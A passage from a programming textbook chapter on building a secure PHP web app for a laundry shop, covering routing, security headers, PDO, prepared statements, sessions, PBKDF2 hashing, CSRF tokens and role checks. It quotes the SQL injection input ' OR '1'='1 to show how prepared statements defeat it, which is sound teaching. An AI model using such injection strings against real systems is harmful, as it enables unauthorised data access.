        $allowed = [];
        foreach ($this->routes as [$m, $regex, $handler]) {
            if (preg_match($regex, $path, $params)) {
                if ($m === $method || ($m === 'GET' && $method === 'HEAD')) {
                    array_shift($params);
                    return [$handler, array_map('rawurldecode', $params)];
                }
                $allowed[] = $m;
            }
        }
        if ($allowed) {
            throw new AppError(
                405,
                'bad_request',
                'Method not allowed here (use ' . implode(', ', $allowed) . ').',
            );
        }
        throw AppError::notFound('This page does not exist.');
    }
}
```

`add()` turns a pattern into a regular expression once, when the route is registered. `preg_replace('#\{[a-z_]+\}#', '([^/]+)', $pattern)` replaces every `{name}` with `([^/]+)`, "one or more characters that are not a slash, remembered as a group", and the result is anchored with `^` and `$` so that the whole path must match. `/bills/{id}/receipt` becomes `#^/bills/([^/]+)/receipt$#`.

`match()` tries the routes in the order they were added. When a route's expression matches, `$params` holds the whole match followed by the groups; `array_shift` drops the whole match and `rawurldecode` turns `%20` back into a space. If the path matches but the method does not, the router remembers the methods that would have worked and answers **405 Method Not Allowed** with a message naming them, which is far more helpful than a 404 to someone who sent a `GET` to a `POST` route. A `HEAD` request is answered by the `GET` route, as HTTP expects. If nothing matches, the answer is 404.

Figure 9.2 puts the front controller, the kernel, the router and the rest of this chapter into one picture.



Figure 9.2 The path of one request through the PHP track. Real files in `public/` are sent as they are; every other path runs `index.php`, the kernel, the router and one handler of `Web` or `Api`, which use the models, `Db` and either a template or `json_encode()`.

9.5 The Kernel: Headers, Sessions and Errors

Listing 9.3 is what happens around every handler.

Listing 9.3 `php/src/Kernel.php`: `run()` sends the security headers, handles CORS for the API, starts the session, calls the handler, and turns every error into a friendly page or a JSON error.

```
    public static function run(Router $router): void
    {
        $method = $_SERVER['REQUEST_METHOD'] ?? 'GET';
        $path = self::path();
        $isApi = $path === '/api' || str_starts_with($path, '/api/');

        header('X-Content-Type-Options: nosniff');
        header('X-Frame-Options: DENY');
        header('Referrer-Policy: same-origin');
        // AC-1.7: after logout, "back" shows no protected data
        header('Cache-Control: no-store');
        if (!$isApi) {
            header(
                "Content-Security-Policy: default-src 'self'; img-src 'self' " .
                    "data:; style-src 'self' 'unsafe-inline'; " .
                    "script-src 'self'; form-action 'self'; frame-ancestors " .
                        "'none'; base-uri 'self'",
            );
        }

        try {
            if ($isApi) {
                Api::cors();
                if ($method === 'OPTIONS') {
                    // CORS preflight
                    http_response_code(204);
                    return;
                }
            }
            if (!in_array($path, ['/status', '/api/status'], true)) {
                Auth::startSession(); // the public status check needs no session
            }
            [$handler, $params] = $router->match($method, $path);
            $handler(...$params);
        } catch (AppError $e) {
            $isApi ? Api::error($e) : Web::errorPage($e);
        } catch (Throwable $e) {
            $reference = date('Y-m-d H:i:s');
            // details only in the log
            App::log("ERROR (reference $reference) $method $path: " . $e);
            if ($isApi) {
                Api::json(
                    [
                        'error' => [
                            'code' => 'server_error',
                            'message' => "Something went wrong. Please try " .
```

Listing 9.3 (Continued) *php/src/Kernel.php: run() sends the security headers, handles CORS for the API, starts the session, calls the handler, and turns every error into a friendly page or a JSON error.*

```
                                "again; if it happens again, tell the owner " .
                                    "(reference $reference).",
                        ],
                    ],
                    500,
                );
            }
            Web::serverError($reference, $e);
        }
    }
```

Security headers first. Before any handler runs, four headers go out with every response. **Table 9.3** says what each one prevents.

Table 9.3 The security headers the kernel sends. The Content Security Policy is sent with pages only; the API answers JSON, which a browser does not execute.

Header	Value	What it prevents
`X-Content-Type-Options`	`nosniff`	the browser guessing that an uploaded text is a script
`X-Frame-Options`	`DENY`	another site showing the shop's pages inside a frame to trick a click (clickjacking)
`Referrer-Policy`	`same-origin`	full addresses, such as `/bills/B2938?q=...`, leaking to other sites through links
`Cache-Control`	`no-store`	the **Back** button showing a protected page after logout (AC-1.7)
`Content-Security-Policy`	`default-src 'self'; ...`	scripts, styles and form targets from anywhere but the shop itself

The **Content Security Policy** (CSP) is the strongest of them. `script-src 'self'` tells the browser to run only scripts loaded from the shop's own address: even if an attacker managed to put `<script>` into a page, the browser would refuse to run it. That is why the track keeps all its JavaScript in `public/assets/app.js` and never writes a script inside a page. `form-action 'self'` forbids forms from sending anywhere else, and `frame-ancestors 'none'` repeats the frame protection in the modern way.

The session, except for the status check. The public status page `/status` and `/api/status` need no login, so they do not start a session and the customer's browser gets no cookie from them. Every other path starts one (Section 9.8).

Errors, in two kinds. Expected errors are `AppError` objects with an HTTP status, a code and a message for the user: 403 when the role may not, 404 when the bill does not exist, 409 when the bill is in the wrong state, 422 when a field is invalid. The kernel shows them as an error page, or for the API as `{"error": {"code": ..., "message": ..., "fields": ...}}`. Everything else is unexpected: a database that is gone, a bug. For those the kernel writes the full details with a reference time into `data/logs/app.log` and shows the user only *Something went wrong. Please try again; if it happens again, tell the owner (reference 2026-09-30 21:00:05).* A stack trace on screen would tell an attacker the folder names, the SQL and the versions of everything; the reference lets the owner find the details in the log.

9.6 Settings and the One Switch

Listing 9.4 is the part of `config.php` that most readers will change.

Listing 9.4 `php/config.php`: the database engine, the SQLite paths, the MySQL connection and the clock. Changing `'db_engine'` to `'mysql'` is the whole switch.

```
$config = [
    // --- database ------------------------------------------------------
    'db_engine' => 'sqlite', // 'sqlite' or 'mysql'

    // SQLite: the app works on its own copy in data/, so the shipped
    // ../database/laundry.db stays untouched. The copy is made on first start.
    'sqlite_path' => __DIR__ . '/data/laundry.db',
    'sqlite_seed' => __DIR__ . '/../database/laundry.db',

    // MySQL / MariaDB (XAMPP): the database made by schema.mysql.sql +
    // seed.mysql.sql
    'mysql' => [
        'host' => '127.0.0.1',
        'port' => 3306,
        'dbname' => 'profitina_laundry',
        // XAMPP default; better: the 'laundry' user of database/README.md 4.4
        'user' => 'root',
        'password' => '', // XAMPP default root password is empty
    ],

    // --- clock ---------------------------------------------------------
    // The sample data is a snapshot taken at 2026-09-30 21:00:00 (WIB). With a
    // fixed clock the dashboard, the queue and "overdue" show exactly the numbers
    // in docs/. Set to null to use the real clock (for a real shop).
    'now' => '2026-09-30 21:00:00',
    'timezone' => 'Asia/Jakarta', // WIB, BR-11
```

The settings are merged in a fixed order: the defaults in this file; then `config.local.php`, if it exists, whose keys replace the defaults (it is listed in `.gitignore`, so a real password never reaches a repository); then a few environment variables, which the automated tests use to point the track at a throw-away copy of the database (`APP_DB_PATH`, `APP_DATA_DIR`), to fix the clock (`APP_NOW`) and to reach the test MariaDB (`MYSQL_HOST`, `MYSQL_PORT`, `MYSQL_USER`, `MYSQL_PASSWORD`). PHP reads `config.php` on every request, so a change takes effect at the next page load without restarting the server.

The clock setting deserves a word. Every “now” of the business, the arrival time of a new bill, the time of a payment, “is this bill overdue?”, comes from `App::now()`, which returns the fixed time if one is configured and the server’s time in Asia/Jakarta otherwise. The browser’s clock is never used (rule BR-11): a cashier’s laptop with the wrong date must not create bills dated last year.

9.7 PDO: SQLite by Default, MySQL by One Setting

9.7.1 Connecting

PDO (PHP Data Objects) is PHP’s common interface to databases: the same classes and methods talk to SQLite, MySQL, MariaDB, PostgreSQL and others, and only the connection string, the **DSN**, names the engine [5]. **Listing 9.5** opens the connection.

Listing 9.5 `php/src/Db.php`: one connection, SQLite or MySQL. Errors become exceptions, rows arrive as associative arrays, MySQL gets strict mode, SQLite gets foreign keys and a wait instead of an immediate “database is locked”.

```
    public static function connect(): PDO
    {
        $options = [
            PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION, // errors become exceptions
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        ];

        if (App::config('db_engine') === 'mysql') {
            $m = App::config('mysql');
            $dsn = sprintf(
                'mysql:host=%s;port=%d;dbname=%s;charset=utf8mb4',
                $m['host'],
                (int) $m['port'],
                $m['dbname'],
            );
            // real prepared statements
            $options[PDO::ATTR_EMULATE_PREPARES] = false;
            $pdo = new PDO($dsn, $m['user'], $m['password'], $options);
            // XAMPP switches strict mode off; we want errors, not silently cut text
            // (database/README.md 4.6)
            $pdo->exec(
                "SET SESSION sql_mode = 'STRICT_TRANS_TABLES,NO_ZERO_IN_DATE," .
                    'NO_ZERO_DATE,ERROR_FOR_DIVISION_BY_ZERO,' .
                    "NO_ENGINE_SUBSTITUTION'",
            );
            return $pdo;
        }

        $path = (string) App::config('sqlite_path');
        if (!is_file($path)) {
            self::createSqliteCopy($path);
        }
        $pdo = new PDO('sqlite:' . $path, null, null, $options);
        // SQLite checks foreign keys only when asked
        $pdo->exec('PRAGMA foreign_keys = ON');
        // wait up to 5 s if another request is writing
        $pdo->exec('PRAGMA busy_timeout = 5000');
        return $pdo;
    }
```

Two options apply to both engines. `PDO::ERRMODE_EXCEPTION` makes every database error an exception, so a failed `INSERT` can never be silently ignored. `PDO::FETCH_ASSOC` returns each row as an array keyed by column name: `$row['customer_name']`.

For **MySQL** the DSN names the host, port, database and `charset=utf8mb4`, the only MySQL character set that holds every Unicode character. `PDO::ATTR_EMULATE_PREPARES => false` asks for real prepared statements, where the SQL and the values travel to the server separately. The `SET SESSION sql_mode` line switches on strict mode for this connection: XAMPP's MariaDB starts in a relaxed mode that silently cuts a 60-character name down to 50 and stores the date `0000-00-00`, and a shop's records must fail loudly instead.

For **SQLite** the DSN is the path of the database file, `sqlite:/.../data/laundry.db`. SQLite checks foreign keys only when asked, hence `PRAGMA foreign_keys = ON` on every connection. And because a SQLite database is one file that one writer at a time may change, `PRAGMA busy_timeout = 5000` makes a second writer wait up to five seconds for the first instead of failing at once.

This file is the only place in the track that knows which engine it talks to. Every SQL statement elsewhere is written in the common subset of both dialects, which the MySQL checks of Section 9.19 confirm.

9.7.2 Prepared statements, always

Listing 9.6 is the whole of the track's query interface.

Listing 9.6 `php/src/Db.php`: every query of the track goes through `prepare()`, which binds each value to a `?` placeholder with its type. `all`, `one`, `value` and `run` are the four shapes of answer the models need.

```
    private static function prepare(string $sql, array $params): PDOStatement
    {
        $stmt = self::pdo()->prepare($sql);
        $i = 1;
        foreach ($params as $value) {
            $type = is_int($value)
                ? PDO::PARAM_INT
                : ($value === null
                    ? PDO::PARAM_NULL
                    : PDO::PARAM_STR);
            $stmt->bindValue($i++, $value, $type);
        }
        $stmt->execute();
        return $stmt;
    }

    public static function all(string $sql, array $params = []): array
    {
        return self::prepare($sql, $params)->fetchAll();
    }

    public static function one(string $sql, array $params = []): ?array
    {
        $row = self::prepare($sql, $params)->fetch();
        return $row === false ? null : $row;
    }

    public static function value(string $sql, array $params = []): mixed
    {
        $v = self::prepare($sql, $params)->fetchColumn();
        return $v === false ? null : $v;
    }

    /** INSERT/UPDATE/DELETE; returns the number of changed rows. */
    public static function run(string $sql, array $params = []): int
    {
        return self::prepare($sql, $params)->rowCount();
    }
```

A **prepared statement** sends the SQL text with `?` placeholders first and the values afterward, separately. The database parses the SQL before it has seen any value, so no value, however strange, can change what the statement means. That is the whole cure for **SQL injection**, the attack of Chapter 7 in which a search text such as `' OR '1'='1` became part of the query. **Listing 9.7** shows how the customer search builds its conditions.

Listing 9.7 `php/src/models/Customers.php`: the customer search. The SQL text contains only placeholders; the search text travels as a value, wrapped in `%` by `like()`, which also escapes `%` and `_` so that they mean themselves.

```
        if ($q !== '') {
            $conds = [
                "LOWER(c.name) LIKE ? ESCAPE '!'",
                "UPPER(c.id) LIKE ? ESCAPE '!'",
            ];
            $params = [self::like(strtolower($q)), self::like(strtoupper($q))];
```

`' OR '1'='1` is therefore simply a name that no customer has, and the search answers *No customer found*. `prepare()` binds integers as `PDO::PARAM_INT`, which matters for `LIMIT ? OFFSET ?`: MySQL refuses a quoted `'20'` there.

The four shapes save the models from repeating the same lines: `all()` returns every row, `one()` the first row or `null`, `value()` the first column of the first row (for `COUNT(*)` or `MAX(id)`), and `run()` the number of rows an `INSERT`, `UPDATE` or `DELETE` changed. That number is not a detail: Section 9.13.3 uses it to make two simultaneous clicks safe.

9.7.3 Transactions: all or nothing

Creating a bill writes three rows: the `Bill`, a `StatusLog` row "queued", and perhaps a `Payment` for the down payment. If the power fails between the first and the second, the shop must not be left with a bill that has no history. **Listing 9.8** makes a group of statements one unit.

Listing 9.8 `php/src/Db.php`: `transaction($work)` runs a function inside one transaction, commits if it returns and rolls back if it throws, then throws again so that the caller still sees the error.

```
    public static function transaction(callable $work): mixed
    {
        $pdo = self::pdo();
        $sqlite = !self::isMysql();
        if ($sqlite) {
            $pdo->exec('BEGIN IMMEDIATE');
        } else {
            $pdo->beginTransaction();
        }
        try {
            $result = $work();
            $sqlite ? $pdo->exec('COMMIT') : $pdo->commit();
            return $result;
        } catch (Throwable $e) {
            try {
                $sqlite ? $pdo->exec('ROLLBACK') : $pdo->rollBack();
            } catch (Throwable) {
                // the transaction was already gone; nothing to undo
            }
            throw $e;
        }
    }
```

The pattern is the one of every language: begin, do the work, commit; on any exception, roll back and let the exception continue. Passing the work as a function (a **callable**) means that no caller can forget the rollback. SQLite gets `BEGIN IMMEDIATE` instead of PDO's `beginTransaction()`, which issues a plain `BEGIN`. The difference is when the write lock is taken. With a plain `BEGIN`, two cashiers could both read `MAX(id) = 'B2953'`, both compute `B2954`, and one would fail at the `INSERT`. `BEGIN IMMEDIATE` takes the write lock at the start, so the second cashier waits (up to the five seconds of `busy_timeout`) until the first has committed, and then reads `B2954` and computes `B2955`. On MySQL the same safety comes from `SELECT MAX(id) ... FOR UPDATE`, which `Db::forUpdate()` adds only for MySQL. The check `TC-4.7` of Section 9.19 forces an error after the `Bill` insert and verifies that nothing at all was saved.

9.7.4 Switching to MySQL or MariaDB

To run the track on XAMPP's MariaDB, three things are needed:

1. **Create the database.** In phpMyAdmin (`http://localhost/phpmyadmin`), import `database/schema.mysql.sql` with no database selected; a database `profitina_laundry` with seven tables appears. Select it and import `database/seed.mysql.sql` (1.3 MB). The table `Bill` now has 2,953 rows.
2. **Flip the switch.** Copy `config.local.example.php` to `config.local.php` and write `'db_engine' => 'mysql'` in it, with the user and password if yours are not XAMPP's `root` with an empty password.
3. **Reload the page.** Nothing else changes: the same pages, the same numbers, now from MariaDB.

A user with only `SELECT`, `INSERT`, `UPDATE` and `DELETE` rights on `profitina_laundry` is safer than `root`, and it is how the checks of Section 9.19 connected. The track never runs `CREATE` or `DROP`, so it never needs more.

9.8 Sessions and Login

9.8.1 A session, safely

HTTP forgets every request as soon as it is answered. A **session** gives the server a memory of one visitor: the server keeps the data (here, who is logged in), and the browser keeps only a random identifier in a cookie. **Listing 9.9** starts the session with the settings a shop needs.

Listing 9.9 `php/src/Auth.php`: starting the session. The files live in `data/sessions`, the cookie is called `PLSESSID`, JavaScript cannot read it, and a login expires after eight hours.

```
    public static function startSession(): void
    {
        if (session_status() === PHP_SESSION_ACTIVE) {
            return;
        }
        $dir = App::config('data_dir') . '/sessions';
        if (!is_dir($dir)) {
            @mkdir($dir, 0700, true);
        }
        $hours = (int) App::config('session_hours');
        session_save_path($dir);
        session_name('PLSESSID');
        // never accept a session id we did not create
        ini_set('session.use_strict_mode', '1');
        ini_set('session.use_only_cookies', '1');
        ini_set('session.gc_maxlifetime', (string) ($hours * 3600));
        session_set_cookie_params([
            'lifetime' => 0, // until the browser closes (or logout, or 8 hours)
            'path' => base_path() ?: '/',
            'httponly' => true, // JavaScript cannot read the cookie (AC-1.8)
            'samesite' => 'Lax',
            'secure' => self::isHttps(),
        ]);
        session_start();

        // S-6: a login is valid for at most 8 hours
        if (
            isset($_SESSION['user']) &&
            time() - (int) ($_SESSION['login_at'] ?? 0) > $hours * 3600
        ) {
            $_SESSION = [];
            session_regenerate_id(true);
        }
    }
```

Line by line:

- `session_save_path($dir)` keeps the session files in the track's own `data/sessions` folder, created with permissions `0700` (only the server's user may read it), instead of a system folder shared with other programs.
- `session.use_strict_mode` makes PHP refuse a session id it did not create itself. Without it, an attacker could send a victim a link with a chosen session id, wait for the victim to log in under that id, and then use it: **session fixation**.
- `session.use_only_cookies` refuses session ids in the address, where they would end up in logs and in the `Referer` header.
- **The cookie parameters**: `lifetime 0` makes it a browser-session cookie; `httponly` hides it from JavaScript, so a script injected into a page could not steal it; `samesite Lax` keeps the browser from sending it with requests that other sites trigger in the background; `secure` is switched on automatically when the site runs over HTTPS, so the cookie never travels unencrypted.
- **Eight hours.** The session records `login_at`; a request more than eight hours later finds the session emptied and a new id issued. A cashier's shift is shorter than that, and a computer left logged in overnight is not.

9.8.2 Checking a password

The login form sends an e-mail address and a password. **Listing 9.10** decides whether they belong together, and what happens next.

Listing 9.10 `php/src/Auth.php`: `attempt()` checks the rate limit and the password and gives the same answer for every failure; `login()` starts a fresh session for the user.

```
    public static function attempt(string $email, string $password): array
    {
        $email = strtolower(trim($email));
        $key = 'login:' . $email;
        $window = (int) App::config('login_block_minutes') * 60;
        if (
            RateLimit::count($key, $window) >=
            (int) App::config('login_max_failures')
        ) {
            throw new AppError(
                429,
                'too_many_requests',
                'Too many attempts, try again in 15 minutes.',
            );
        }

        $row = Employees::findForLogin($email);
        if ($row === null) {
            Password::dummyVerify($password); // same time as a real check
            $ok = false;
        } else {
            // NULL hash -> false (AC-1.4)
            $ok = Password::verify($password, $row['password_hash']);
        }
        if (!$ok) {
            RateLimit::hit($key, $window);
            throw new AppError(401, 'login_failed', 'E-mail or password is wrong.');
        }
        RateLimit::clear($key);
        return Employees::toUser($row);
    }

    public static function login(array $user): void
    {
        // a new session id at login (AC-1.8, no session fixation)
        session_regenerate_id(true);
        $_SESSION = [
            'user' => $user,
            'login_at' => time(),
        ];
        unset($_SESSION['csrf']);
        self::csrfToken(); // a fresh CSRF token for the new session
    }
```

Four decisions in these lines are the difference between a login and a safe login.

1. **The same message for every failure.** An unknown e-mail, a wrong password and an employee without a password hash all produce `401 login_failed` with *E-mail or password is wrong.* A more precise message, “no such e-mail”, would let anyone test which addresses belong to the staff.
2. **The same time for every failure.** Checking a real password takes about a quarter of a second (Section 9.8.3). If an unknown e-mail were answered at once, the response time alone would reveal which e-mails exist. `Password::dummyVerify()` therefore does the same slow work against a fixed hash when the e-mail is unknown.
3. **Five failures, then a pause.** `RateLimit` counts failed attempts per e-mail address in `data/ratelimit.json`, under a file lock so that parallel requests count correctly. After five failures in fifteen minutes the answer is `429 Too many attempts, try again in 15 minutes.`, whatever the password. A correct login clears the counter.
4. **A new session id at login.** `session_regenerate_id(true)` issues a new id and deletes the old session. Whatever id the browser had before the login, perhaps one an attacker planted, is

worthless after it. The new session holds only the user's public fields (id, name, e-mail, section, outlet, role), never the hash, and receives a fresh CSRF token.

9.8.3 PBKDF2 hashes

The table `Employee` stores no password. It stores a **hash** from which the password cannot be computed back, in a text format shared by every track of the book, so that the PHP, Python, Java and .NET versions can all log in the same employees. **Figure 9.3** takes one stored value apart.



Figure 9.3 One value of `Employee.password_hash`: four fields separated by `$`. To check a typed password, the same derivation is repeated with the stored salt and iteration count, and the two keys are compared in constant time.

PBKDF2 (Password-Based Key Derivation Function 2) runs a keyed hash, here HMAC-SHA-256, over the password and a **salt** many thousands of times. **Listing 9.11** is the complete class.

Listing 9.11 `php/src/Password.php`: making and checking PBKDF2-SHA-256 hashes in the shared format, with `hash_pbkdf2()` and the constant-time `hash_equals()`.

```php
<?php
declare(strict_types=1);

/**
 * Password hashes in the format of database/README.md section 6 (S-5):
 *   pbkdf2_sha256$<iterations>$<salt_b64>$<hash_b64>
 * PHP's own password_hash()/password_verify() produce bcrypt/Argon2 strings, not
 * this shared format, so we use hash_pbkdf2() + hash_equals() - the same
 * functions as database/tools/password/password_hash.php. All tracks can then
 * read the same Employee.password_hash values.
 */
final class Password
{
    public const ITERATIONS = 600000; // OWASP 2023

    public static function hash(string $password): string
    {
        $salt = random_bytes(16); // a new random salt every time
        $key = hash_pbkdf2('sha256', $password, $salt, self::ITERATIONS, 32, true);
        return 'pbkdf2_sha256$' . self::ITERATIONS
            . '$' . base64_encode($salt) . '$' . base64_encode($key);
    }

    /**
     * Works like password_verify(): true if $password matches $stored.
     * Constant-time compare.
     */
    public static function verify(string $password, ?string $stored): bool
    {
        if ($stored === null) {
            return false;
        }
        $parts = explode('$', $stored);
        if (
            count($parts) !== 4 ||
            $parts[0] !== 'pbkdf2_sha256' ||
            !ctype_digit($parts[1])
        ) {
            return false;
        }
        $salt = base64_decode($parts[2], true); // the salt BYTES, not the text
        $expected = base64_decode($parts[3], true);
        if ($salt === false || $expected === false || $expected === '') {
            return false;
        }
        $key = hash_pbkdf2(
```

Listing 9.11 (Continued) *php/src/Password.php: making and checking PBKDF2-SHA-256 hashes in the shared format, with hash_pbkdf2() and the constant-time hash_equals().*

```
            'sha256',
            $password,
            $salt,
            (int) $parts[1],
            strlen($expected),
            true,
        );
        return hash_equals($expected, $key);
    }

    /**
     * Used when the e-mail is unknown: we still do the same slow work, so the
     * response time does not reveal whether the e-mail exists (AC-1.2).
     */
    public static function dummyVerify(string $password): void
    {
        self::verify(
            $password,
            'pbkdf2_sha256$600000$AAECAwQFBgcICQoLDA0ODw==$vsllrS/8cxXKSFHX9qCtj' .
                'GTlwZUI5XHTbvDMoNuSpHY=',
        );
    }
}
```

The **salt** is 16 random bytes, new for every password. Two employees who both choose `Laundry#2026` therefore get completely different hashes, and an attacker who steals the table cannot look up all the hashes at once in a precomputed list; each one must be attacked alone. The **iteration count**, 600,000, is what the OWASP Password Storage Cheat Sheet recommends for PBKDF2-HMAC-SHA-256 [6], and it is stored inside the hash so that a later, larger count does not break the old hashes. `hash_equals()` compares the two keys in **constant time**: an ordinary `===` stops at the first different byte, and the tiny differences in timing can, over many attempts, reveal how many leading bytes were right.

Why so many iterations? Because the cost of one check is the cost of one guess. If one HMAC takes t_{H} seconds and the count is n, checking one password takes

$$t = n \cdot t_{\mathrm{H}}, \qquad \text{and trying } G \text{ guesses takes } G \cdot t \tag{9.1}$$

on one processor core. On the machine that ran this chapter's tests, one call of `Password::verify()` with $n = 600{,}000$ took 0.237 seconds. By Equation (9.1), trying a list of one million common passwords against one stolen hash takes $10^6 \times 0.237 = 237{,}000$ seconds, about 66 hours per core, and it has to be done again for every employee, because each has its own salt. For the cashier who logs in once a shift, a quarter of a second is nothing. PHP's own `password_hash()` would give bcrypt or Argon2id, both excellent; the track uses PBKDF2 only because it is available in the standard libraries of all the book's languages, which lets one database serve every track.

Keeping personal data safe is not only good practice. Indonesia's Personal Data Protection Law, UU No. 27/2022, obliges every organization that processes personal data, a laundry included, to protect it with appropriate technical measures, and its implementing regulation, PP No. 33/2026 of 16 July 2026, sets out those duties in detail [7]. Hashed passwords, minimal status answers and receipts without addresses are this track's share of that duty.

9.9 CSRF Tokens

A session cookie proves that a request comes from a browser that logged in. It does not prove that the *shop's page* sent it: a malicious page visited by a logged-in cashier can make her browser post a form to `http://localhost:8000/bills/B2941/finish`, and the browser adds the cookie. That is **cross-site request forgery** [8]. **Listing 9.12** is the defense.

Listing 9.12 `php/src/Auth.php`: one random token per session, compared in constant time.

```
    // ---- CSRF ----------------------------------------------------------------

    public static function csrfToken(): string
    {
        if (empty($_SESSION['csrf'])) {
            $_SESSION['csrf'] = rtrim(
                strtr(base64_encode(random_bytes(16)), '+/', '-_'),
                '=',
            );
        }
        return $_SESSION['csrf'];
    }

    public static function checkCsrf(mixed $token): bool
    {
        return is_string($token) &&
            !empty($_SESSION['csrf']) &&
            hash_equals($_SESSION['csrf'], $token);
    }
```

The token is 16 random bytes written in the URL-safe form of Base64, created once per session and renewed at every login. Every form that changes data carries it in a hidden field, which `csrf_field()` writes (**Listing 9.13**):

Listing 9.13 `php/src/helpers.php`: the hidden field that every form which changes data must contain.

```
function csrf_field(): string
{
    return '<input type="hidden" name="_csrf" value="' .
        h(Auth::csrfToken()) .
        '">';
}
```

and every `POST` handler of `Web` begins by checking it (**Listing 9.14**):

Listing 9.14 `php/src/Web.php`: every form action checks the token first. A form from another site, or from an old session, is refused with 403 before anything happens.

```
    private static function csrf(): void
    {
        if (!Auth::checkCsrf($_POST['_csrf'] ?? null)) {
            throw new AppError(
                403,
                'csrf_failed',
                'The form has expired or did not come from this site. Reload the ' .
                    'page and try again.',
            );
        }
    }
```

The attacker's page cannot read the shop's pages (the browser's same-origin rule forbids it), so it cannot learn the token and cannot forge the field. The API does the same with the header `X-CSRF-`

`Token`, which Chapter 8's `LiveApi` and console clients send. The checks `TC-NF-04` and `TC-11.3` of Section 9.19 send a form without the token, a form with the token of another session, and an API request without the header, and each is refused with 403 and nothing saved.

9.10 Roles: Who May Do What

The requirements know four roles, derived from the `Employee` row by rule BR-12: the employee without a supervisor is the owner, one who supervises others is a supervisor, and the rest are cashiers (section `transaction`) or washers (section `wash`). **Listing 9.15** writes down, in one place, which role may do what.

Listing 9.15 `php/src/Auth.php`: the permission table. Every handler calls `Auth::require($user, 'bills.finish', ...)` with one of these names; the menu is built from the same table.

```
    public const PERMISSIONS = [
        'customers.read' => ['owner', 'supervisor', 'cashier'],
        'customers.write' => ['owner', 'supervisor', 'cashier'],
        'customers.delete' => ['owner', 'supervisor'],
        'customers.topup' => ['owner', 'supervisor'],
        'bills.list' => ['owner', 'supervisor', 'cashier'],
        'bills.create' => ['owner', 'supervisor', 'cashier'],
        'bills.edit' => ['owner', 'supervisor', 'cashier'],
        'bills.pay' => ['owner', 'supervisor', 'cashier'],
        'bills.handover' => ['owner', 'supervisor', 'cashier'],
        'bills.finish' => ['owner', 'supervisor', 'washer'],
        'bills.cancel' => ['owner', 'supervisor'],
        'bills.complaint' => ['owner', 'supervisor'],
        'services.write' => ['owner'],
        'reports' => ['owner', 'supervisor'],
        'employees.list' => ['owner', 'supervisor'],
        'employees.manage' => ['owner'],
    ];
```

A handler asks `Auth::require($user, 'reports', 'open reports')`, which throws `403 Your role (cashier) cannot open reports.` when the role is not in the list. A second check, `Auth::requireOutlet()`, lets cashiers, washers and supervisors change only the bills of their own outlet, while the owner may change any. The menu of the layout is built from the same table, so a washer does not see **Reports**, but the hidden menu item is a courtesy: the check in the handler is the protection. `TC-1.6` logs in as a washer and requests the reports page, a new service and a new bill directly, and gets 403 for each.

9.11 Validation on the Server

9.11.1 Whole numbers, and why "4.3" is refused

Every value that arrives from a browser or an API client is a string that anyone could have typed. The track checks each one on the server before it touches the database, whatever the browser already checked. **Listing 9.16** is the check used for quantities and money.

Listing 9.16 `php/src/Validate.php`: a whole number from `$min` to `$max`, accepting an integer from JSON or a digit string from a form, and refusing everything else.

```
    public static function whole(mixed $value, int $min, int $max): ?int
    {
        if (is_int($value)) {
            $n = $value;
        } elseif (is_string($value) && preg_match('/^\s*\d{1,9}\s*$/', $value)) {
            $n = (int) trim($value);
        } else {
            return null;
        }
        return $n >= $min && $n <= $max ? $n : null;
    }
```

